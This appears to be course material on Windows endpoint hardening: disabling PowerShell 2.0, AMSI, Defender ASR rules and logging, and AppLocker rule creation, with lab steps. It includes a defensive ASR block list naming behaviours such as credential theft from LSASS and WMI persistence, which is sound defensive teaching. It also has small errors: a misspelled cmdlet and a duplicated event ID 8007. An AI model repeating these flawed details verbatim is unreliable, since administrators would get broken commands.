
Hackers and malware prefer to use PowerShell 2.0 because it has less security and is easier to abuse without a trace. Disable the PowerShell 2.0 engine DLL too. This will still allow later versions of PowerShell to run, including powershell\_ise.exe and powershell.exe.

On Windows Server, audit and disable the PowerShell 2.0 engine with these commands:

***Get-WindowsFeature -Name PowerShell-V2***

***Remove-WindowsFeature -Name PowerShell-V2***

On client operating systems, such as Windows 10, the PowerShell 2.0 engine can be disabled manually by going to All Settings > search on the word “features” > select “Turn Windows features on or off” > uncheck the boxes for Windows PowerShell 2.0.



To audit for the presence of the PowerShell 2.0 engine from the command line:

***Get-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2***

To disable the PowerShell 2.0 engine from the command line:

***Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root, MicrosoftWindowsPowerShellV2***

If you need to use the old CMD.EXE shell, then try these commands:

***Dism.exe /online /get-features /format:table | findstr.exe ‘PowerShellV2’***

***Dism.exe /online /disable-feature /featurename: MicrosoftWindowsPowerShellV2***

To detect use of PowerShell 2.0 in Event Viewer logs, the following script will extract Windows PowerShell events and the DLL engine version number information:

***C:\SANS\Day4\Logging\Get-PowerShellEngineVersionEvent.ps1***

PowerShell 2.0 requires the .NET Framework version 2.0. If you don’t need that ancient version of .NET, try to get rid of that too.

**Antimalware Scan Interface (AMSI)**

**Scan PowerShell, VBScript, JScript, VBA code in memory.**

**Requires Windows 10, Server 2016, PowerShell 5.0, or later.**

**Does your favorite AV or EDR vendor support AMSI?**

**Windows Defender Event Log: *C:\SANS\Day4\Logging\Get-WindowsDefenderEvent.ps1***

**Antimalware Scan Interface (AMSI)**

An anti-malware scanner can detect and quarantine malicious PowerShell scripts just like malicious binaries. PowerShell 5.0 and later includes a low-level programming API designed for antivirus (AV) scanners and Endpoint Detection and Response (EDR) products. The Antimalware Scan Interface (AMSI) allows AMSI-capable AV/EDR scanners to examine PowerShell code, even when that code is Base64-encoded or otherwise obfuscated, even when that code exists only in memory, and even when that code is dynamically generated on the fly for execution in non-standard hosting processes. AMSI grants access to the deobfuscated code just before normal execution. The PowerShell engine DLL can be loaded into host processes other than powershell.exe. AMSI is also for examining code running in the Windows Script Host executables (wscript.exe and cscript.exe), such as VBScript and JScript malware, and Office Visual Basic for Application (VBA) macros. Indeed, any application can submit content for scanning to AMSI; it has both a Windows API and a COM interface. AMSI is not just for PowerShell alone.

Ask your favorite AV/EDR vendors whether they support AMSI. If they don’t, consider switching to better products. AMSI isn’t new, the AV/EDR industry has had plenty of time to add support for it, and it’s not like PowerShell malware is rare.

**Requirements**

AMSI is only available on Windows 10, Server 2016, and later. When PowerShell Core runs on Linux or macOS, those platforms do not have AMSI. AMSI is not a feature of PowerShell -- it’s built into Windows.

**Windows Defender**

The Microsoft Windows Defender AV scanner runs AMSI by default. There are many settings for Windows Defender in a GPO under Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Defender Antivirus.

**Attack Surface Reduction (ASR)**

Some of the features of Windows Defender are lumped together under the name “Attack Surface Reduction (ASR)”. ASR includes rules for reducing the probability of an infection or reducing harm post-compromise. ASR rules can be enabled, disabled, or audited through Group Policy, PowerShell, System Center, MDM, or Microsoft Intune. They are most easily managed through PowerShell because of the peculiar names for the ASR rules. Because of the risk of false positives and user disruption, none of the ASR rules are enabled by default. Also, the ASR rule to block “potentially obfuscated scripts” appears to be trivially easy to circumvent in PowerShell. ASR requires Windows 10 version 1709, Windows Server 2019, Windows Server version 1809 (this is the Core-only release on the semi-annual channel), or later. Some ASR rules require even later versions and we can expect Microsoft to introduce new ASR rules in the future too. Here are Microsoft’s names/descriptions for each of the rules, but exactly how each rule is applied or interpreted is sometimes not clear (especially the first two highlighted in bold because of their relevance to PowerShell):

* **Block execution of potentially obfuscated scripts**
* **Use advanced protection against ransomware**
* Block Adobe Reader from creating child processes
* Block all Office applications from creating child processes
* Block credential stealing from the Windows local security authority subsystem
* Block executable files from running unless they meet trusted list criteria
* Block JavaScript or VBScript from launching downloaded executable content
* Block Office applications from creating executable content
* Block Office applications from injecting code into other processes
* Block Office communication applications from creating child processes
* Block persistence through WMI event subscription
* Block process creations originating from PsExec and WMI commands
* Block untrusted and unsigned processes that run from USB
* Block Win32 API calls from Office macro

To use ASR, real-time monitoring by Microsoft Defender cannot be disabled. Some of the ASR rules require internet access to obtain file "reputation" information from Microsoft. To see which ASR rules, if any, are currently enabled (lists GUID numbers only):

***Get-MpPreference | Select-Object -ExpandProperty AttackSurfaceReductionRules\_Ids***

**Warning!** Do not enforce any ASR rules in your training VM unless you make a snapshot or checkpoint backup of the current state of your VM first.

To enable ASR rules and to see which rule GUID number corresponds to which rule name, please open the following script in your editor:

***Ise C:\SANS\Day6\set-AttackSurfaceReductionRule.ps1***

**Windows Defender and ASR Logging**

The main Windows Defender log can be found under Event Viewer > Applications and Services Logs > Microsoft > Windows > Windows Defender > Operational.

In particular, be on the lookout for the following Event ID numbers:

* 1006 (malware detected)
* 1015 (suspicious behavior detected)
* 1116 (potentially unwanted software detected)
* 1121 (ASR rule blocked something)
* 1007 (defensive action taken)
* 1117 (defensive action taken)
* 5001 (real-time AV scanning was disabled)
* 5010 (real-time antispyware scanning was disabled)
* 5008 (engine failure)

You can query for just these events in PowerShell like this:

***Get-WinEvent -LogName ‘Microsoft-Windows-Windows Defender/Operational’ | Where-Object { @(1006,1015,1116,1121,1007,1117,5001,5010,5008) -contains $\_.Id }***

Or by using an XPath query, which has cumbersome syntax, but is more efficient:

***#Get-WindowsDefenderEvent.ps1***


***$XPath = ‘\*[System[(EventID=1006 OR EventID = 1015 or EventID = 1116 or EventID=1121 or EventID=1007 or EventID=1117 or EventID=5001 or EventID=5010 or EventID=5008)]]’***

***Get-WinEvent -FilterXPath $XPath -LogName ‘Microsoft-Windows-Windows Defender/Operational’***

**AppLocker Overview**

**AppLocker Policy Rules:**

* Apply to EXEs, DLLs, scripts, MSI, and APPX packages.
* Different rules for different groups (RBAC for applications).
* An “audit only” mode for testing through Group Policy.



AppLocker Overview

If AV can’t stop malware, the hope is that restricting all processes, DLLs and scripts by default will. Enforce rules governing which processes can and cannot run. In a strict environment, every process, DLL and script should be blocked unless there is a rule that specifically allows it. In a permissive environment, all processes, DLLs and scripts are allowed to be run or be loaded by default, unless specifically blocked. Such restrictions can be combined with antivirus scanning into a single integrated product. Because signature-based antivirus scanners will never be able to keep up with the mutation rate, and because heuristic, reputation-based, and other fuzzy antivirus scanning techniques are not reliable enough yet, process blocking should be an important part of your arsenal. Better yet, add continuous monitoring to the product as well.

A few of the more popular solutions are the following:

* Carbon Black ([www.carbonblack.com](http://www.carbonblack.com))
* Lumension Application Control ([www.ivanti.com](http://www.ivanti.com))
* McAfee Application Control ([www.mcafee.com](http://www.mcafee.com))
* Microsoft AppLocker ([www.microsoft.com](http://www.microsoft.com))

But how to choose which is best? These products are differentiated by the presence or absence of the following features:

* Licensing fees, since these products can get expensive.
* Whether all processes are regulated or only the user-initiated processes.
* The variety of criteria used to define rules, such as hashes and digital signature.
* Whether the vendor continuously supplies new signatures for popular products.
* Support for trusted update sources (WSUS, EMS, etc.) for auto-approval.
* The rates of false positive and false negative classifications.
* Whether non-binaries can be regulated too, such as scripts, macros, and MSIs.
* Whether applications running inside a Java VM, the .NET Framework, or top of the Windows Runtime API (Metro apps) are regulated.
* Performance impact, especially when integrated with antivirus scanning.
* Centralized management of off-site devices that only connect infrequently.
* Centralized logging, alerting, and custom reporting features.
* IDS and behavioral-monitoring features blended in, similar to AV heuristics.
* Operating systems supported besides Windows.
* Whether it can control access to removable devices too, such as flash drives.
* Support for mobile phones, Point of Sale (POS) terminals, and other devices.

Let’s look at a built-in Windows technology called “AppLocker” and how to manage it through Group Policy and PowerShell.

**Microsoft AppLocker**

Application Control Policy (AppLocker) regulates what programs, scripts, modern APPX packages, and MSI installer packages users can run. AppLocker can allow/block applications based on digital signatures, version, filesystem path, network path, SHA-256 hash value. But be aware of its requirements, though; it doesn’t work on Windows XP, Server 2003, Windows 7 Professional, or even Windows 8.1 Pro. You must have the Enterprise or Education version of Windows 7 or later.


**AppLocker Requirements**

AppLocker has the following requirements for deployment:

* AppLocker works on any edition of Windows Server 2008-R2 or later, but not on Windows Server 2008 or earlier, and not on Server Core or Server Nano.
* AppLocker works on Windows 7 Ultimate or Enterprise (but not on Professional), and Windows 8 Enterprise (but not on Pro), or later clients. There is no Ultimate version of Windows 8 or later. Education editions are supported too.
* At least one domain controller must be running Windows Server 2008-R2 or later.
* The Application Identity service (AppIDSvc) must be running on clients, so set the service to start automatically.
* APPX package rules are only available on Windows 8 Enterprise and later.

**Audit-Only Mode**

When first creating an AppLocker policy, set the enforcement to “Audit only” to help identify executables, MSI packages, and scripts that should (not) be allowed to run. When in audit mode, nothing will be blocked by AppLocker. You can choose to enforce rules or merely audit them separately for each of the three categories of applications: executables, Windows installer packages (like .MSI files), and scripts.



***Try It Now!***

To configure the enforcement and/or auditing of AppLocker rules, open the relevant GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Application Control Policies > right-click on AppLocker > Properties > Enforcement tab > choose “Enforce rules” or “audit only” for executables, packages, and scripts. (Choose “Audit only” here in the lab until after the necessary rules are created.)

**AppLocker Event Log Messages**


* Event ID numbers in manual for what is blocked, allowed, or would have been blocked if not in audit-only mode.

**AppLocker Event Log Messages**

AppLocker has its own set of Windows event logs that can be used for troubleshooting, monitoring user application/script/package launch, and rule creation with the PowerShell Get-AppLockerFileInformation cmdlet. The AppLocker log is located under Event Viewer > Applications and Services Logs > Microsoft > Windows > AppLocker. The following table describes the types of events you can find there.

| Event ID | Level | Message |
| --- | --- | --- |
| 8002 | Information | EXE or DLL was allowed to run. |
| 8003 | Warning | EXE or DLL was allowed to run but would have been blocked if the AppLocker policy were enforced. |
| 8004 | Error | EXE or DLL was not allowed to run. |
| 8005 | Information | Script or MSI was allowed to run. |
| 8006 | Warning | Script or MSI was allowed to run but would have been blocked if the AppLocker policy were enforced. |
| 8007 | Error | Script or SMI was not allowed to run. |
| 8007 | Error | AppLocker disabled on this edition of Windows. |
| 8020 | Information | Packaged app allowed (Windows 8 and later). |
| 8021 | Information | Packaged app audited (Windows 8 and later). |
| 8022 | Information | Packaged app disabled (Windows 8 and later). |
| 8023 | Information | Packaged app installation allowed (Windows 8 and later). |
| 8024 | Information | Packaged app installation audited (Windows 8 and later). |
| 8025 | Warning | Packaged app installation disabled (Windows 8 and later). |
| 8027 | Warning | No Packaged app rule configured (Windows 8 and later). |

For example, event ID 8006 is for applications that would have been blocked, and ID 8007 is for applications that were actually blocked.



In PowerShell, if you’d like to extract the blocking messages related to AppLocker:

***#Script: Get-AppLockerBlockEvent.ps1***

***Get-WinEvent -Filterhashtable @{ LogName=’Microsoft-Windows-Applocker/EXE and DLL’; Level=3 } -ErrorAction SilentlyContinue***

***Get-WinEvent -Filterhashtable @{ LogName=’Microsoft-Windows-Applocker/Packaged app-Deployment’; Level=3 } -ErrorAction SilentlyContinue***

***Get-WinEvent -Filterhashtable @{ LogName =’Microsoft-Windows-Applocker/Packaged app-Execution’; Level=3} -ErrorAction SilentlyContinue***

**How to Create AppLocker Rules**

**Start with the default rules; add more by hand.**

**Or use the built-in wizard to auto-generate rules.**

**Don’t create large numbers of hash rules by hand; use PowerShell to recurse through subdirectories.**

**Beware, everything is blocked by default once there is even one allow rule!**

**How to Create AppLocker Rules**

Keep in mind that once a single AppLocker rule is added to allow something, everything else not explicitly allowed will be blocked. There is an implicit default rule to deny any script or binary from running once you add at least one allow rule to a collection, so you must add all the rules necessary to explicitly allow it to run what you want to run.

AppLocker rules can apply to the following types of files: .dll, .exe, .ps1, .bat, .cmd, .vbs, .js, .msi, .msp, .mst, .com, and .appx. Hence, AppLocker rules can apply to PowerShell scripts, Windows PowerShell (powershell.exe), PowerShell Core (pwsh.exe), and the PowerShell DLLs (such as System.Management.Automation.dll).

**Creating Default Rules**

AppLocker can create a set of default rules and it is highly recommended that at least you start with the default rules in order to prevent legitimate applications from being blocked (especially here in the lab). The default rules allow local Administrators to run anything and the Everyone group to run anything under %PROGRAMFILES% or %WINDIR%. You can always edit/delete these rules later.

***Try It Now!***

To create default rules for executables, installers, or scripts, open the relevant GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Application Control Policies > AppLocker > right-click the relevant container > Create Default Rules.

Note that deny rules take precedence over allow rules.

**Automatically Generate Rules**

In real life, you’ll install all the Microsoft and third-party software your target users need on a known-good reference VM or physical workstation, then generate and test your AppLocker rules on that system before doing a wider deployment. AppLocker has a built-in wizard that can scan a folder and its subdirectories in order to auto-generate rules to allow the executables, install packages, and scripts found there to be run. You can edit the generated rules afterwards of course.

***Try It Now!***

To generate allow rules automatically, install all desired software, packages, and scripts on a reference system you trust, then open the relevant GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Application Control Policies > AppLocker > right-click the relevant container > Automatically Generate Rules > answer the questions of the wizard and proceed.

Notice in the wizard that it prefers using digital signature rules, but it can create path or hash rules as preferred for the unsigned items. When possible, the wizard will consolidate signature and path rules to reduce the total number of rules generated.


**Create New Rules, Define Exceptions, and Specify Groups**

Now that you have your default and auto-generated rules, it’s easy to add more by hand.


***Try It Now!***

To create an AppLocker rule by hand, open the relevant GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Application Control Policies > AppLocker > right-click the relevant container > Create New Rule > answer the questions of the wizard.

Importantly, keep in mind that you can apply different AppLocker rules to different groups. When combined with GPO permissions, WMI filters, OU nesting, etc., you can achieve very precisely targeted AppLocker policies.



One of the best features of AppLocker is the ability to precisely define the characteristics of a digital signature for the sake of allowing/denying a signed item to run. Unlike SRP, AppLocker gives you control over which fields of the signature are relevant and even what data must appear in some of these fields, including the filename and file version number.



And for signature or path rules, you can have exceptions to these rules, based on digital signature, path, or hash information. Go to the properties of an existing non-hash rule and see the Exceptions tab.

**Rule Precedence**

Deny rules take precedence over allow rules. If any type of deny rule applies to a file (publisher, path, or hash), then that file is blocked, even if there are other allow rules that apply to that file as well. Hence, if there is, for example, a hash rule that allows an EXE to run, and a path rule that blocks that EXE, that EXE file will be denied.

Keep in mind, though, that you can define expectations within a single allow or deny rule, but these exceptions are relative to just that one rule when that rule is active. In the properties of an AppLocker rule, see the Exceptions tab on both allow or deny rules.

**Export/Import XML**


You can import and export XML files used to represent AppLocker rules. This is needed for version control, backups, and testing. XML files are plaintext, so it’s relatively easy to modify them by hand or to parse them with other tools, such as for reporting.

***Try It Now!***

To import/export your AppLocker policy XML, open the relevant GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Application Control Policies > AppLocker > Import/Export Policy.

**PowerShell for AppLocker**

Not only can AppLocker manage PowerShell scripts and the PowerShell host binaries, but there are PowerShell cmdlets for managing AppLocker policies too. Use the get-help cmdlet to read about their uses and parameters (“get-help applocker”). Imagine you need to frequently re-create an updated XML policy file on a reference machine where you frequently change its configuration. Using the Get-AppLockerFileInformation and New-AppLockerPolicy cmdlets, you could easily script the creation of the new XML policy file after the tools re-scan the system. If you have multiple XML policy files that you would like to merge together with your hand-built rules, use the Set-AppLockerPolicy cmdlet to merge them into the current local policy, then use Get-AppLockerPolicy to export all your current rules to a new XML file.



After running AppLocker in audit-only mode for a while on a machine you presume is clean, you could use Get-AppLockerFileInformation to scan the machine’s event logs to extract the AppLocker warning messages and use these messages as the basis for creating new allow rules (see the help examples for the -EventLog parameter).

If you are creating a new complex AppLocker policy and would like to know whether it would allow/deny all the executables, packages, and scripts found on your test machine, but you don’t want to actually double-click all those things, then use the test-applockerpolicy cmdlet. This will report what would be allowed/denied, plus it’ll give you the reason why anything was denied.

**Group Policy Processing**

When multiple GPOs apply to a computer and each of those GPOs includes AppLocker rules, all of the rules will be combined and applied simultaneously. It is not the case that the last GPO applied that has AppLocker rules will define the only AppLocker rules on a system. Deny rules take precedence over allow rules, no matter the source of the rules. However, it is the case that the last GPO applied that defines the global enforcement options of “Audit Only” or “Enforce rules” (on the Enforcement tab) will be the final enforcement options for the system; for example, if a GPO linked at the domain container configure scripts processing to be “Audit only”, and another GPO for an OU configures scripts processing to be “Enforce rules”, then for the computers in that OU, the final effective setting will be “Enforce rules.”

**Publisher Rule Certificate Revocation Checking and Expiration**

When AppLocker uses a publisher rule, AppLocker does check the revocation status of the certificate used to sign the executable, script, or package being evaluated. AppLocker also confirms that the code signing certificate has not yet time expired. If the certificate used to sign a file has been revoked or if that certificate has expired, then the signature on the file will not be considered good or valid for the sake of AppLocker enforcement. Keep in mind, however, that there will be a delay between when a certificate is revoked and when every AppLocker-using machine in the domain knows about it. The delay is determined by several factors, such as the Certificate Revocation List (CRL) publication interval, the configuration of any Online Certificate Status Protocol (OCSP) web servers, the accessibility by roaming devices to these CRLs and OCSP servers, and so on. In general, expect at least a 24-hour delay between revocation and when AppLocker knows about it.

Also know that rules for packaged apps (APPX packages) can only be publisher rules. It is not permitted to create path or hash rules for APPX packages like you can for MSI packages. While you may be able to create a path or hash rule for an APPX package in PowerShell or other tools, that doesn’t mean this rule will actually work or be enforced.

As a reminder, just because some code is signed does not mean that code is safe to run or is not malicious. If your adversaries have stolen the private key to a code signing certificate that your machines trust, then AppLocker might allow signed malware to run.

**AppLocker Path Rule Tips**

Keep in mind that the variables used in AppLocker paths are not environment variables; they are special variables just for AppLocker. Here are the valid AppLocker variables:

| AppLocker Variable | Equivalent Environment Variable |
| --- | --- |
| %WINDIR% | %SystemRoot% |
| %SYSTEM32% | %SystemDirectory% |
| %OSDRIVE% | %SystemDrive% |
| %REMOVABLE% | Removable **media** like CDs and DVDs |
| %HOT% | Removable **devices** like USB flash drives |
| %PROGRAMFILES% | %ProgramFiles% and %ProgramFiles(x86)% |

When first getting started, use the “Create Default Rules” option for executables, but for the sake of malware, also add deny rules for the following paths:

* %OSDRIVE%\$Recycle.Bin\\*
* %OSDRIVE%\Recovery\\*
* %OSDRIVE%\System Volume Information\\*
* %HOT%\\*

**NTFS Permissions**

When using paths for application blocking, the AppLocker rules can be reinforced with good NTFS permissions and audit settings; for example, NTFS execute permission can be denied to various groups at various folders, and attempted program execution can be logged in these folders too.

For example, deny NTFS execute permissions to the local Users group on the files in the following folders, but do not allow these permissions to be inherited by subdirectories. The deny permissions should only apply to the field in these folders, not any folders:

* %USERPROFILE%
* %USERPROFILE%\AppData\LocalLow
* %APPDATA%
* %PROGRAMDATA%
* %PROGRAMFILES%
* %PROGRAMFILES(x86)%
* %SYSTEMDRIVE%

Finally, don’t forget that deny rules take precedence over allow rules. This is true not just for path rules, but for all rule types.

**Customize the Tech Support Hyperlink in Error Messages**

There is a GPO option to display a custom hyperlink for an internal webpage when a user is prevented from running a process or installing a package. Your help page can help describe the issue, calm the user, and provide a phone number or email address if the user believes they should be allowed to run the program or script. The GPO option is located here:

Computer Configuration > Policies > Administrative Templates > Windows Components > File Explorer > Set a support webpage link.

**Please turn to the next exercise… Tab completion is your friend! F8 to *Run Selection***

**On Your Computer**

Make a snapshot or checkpoint of your VM first if your VM software supports this.

Switch into the C:\SANSDay6 folder: ***cd C:\SANS\Day6***

Import the AppLocker module: ***import-module applocker***

List the AppLocker cmdlets from the module: ***get-command -module applocker***

Display file information that AppLocker can use to create rules:

***Dir C:\windows\system32\\*.exe | get-applockerfileinformation | select-object \****

Now use that information to create a set of AppLocker rules, saved as an XML file:

***Dir C:\windows\system32\\*.exe | get-applockerfilefinformation | new-applockerpolicy -ruletype publisher, path -user everyone -optimize -xml | out-file .\rules.xml***

Test the rules to confirm that the target executables will be allowed/blocked as expected:

***Test-applockerpolicy -xmlpolicy rules.xml -path c:\windows\system32\\*.exe | select-object \****

Merge the AppLocker rules from the XML file into the local computer’s set of AppLocker rules for testing or hand editing (without -merge, current rules are lost):

***Set-applockerpolicy -xmlpolicy rules.xml -merge***

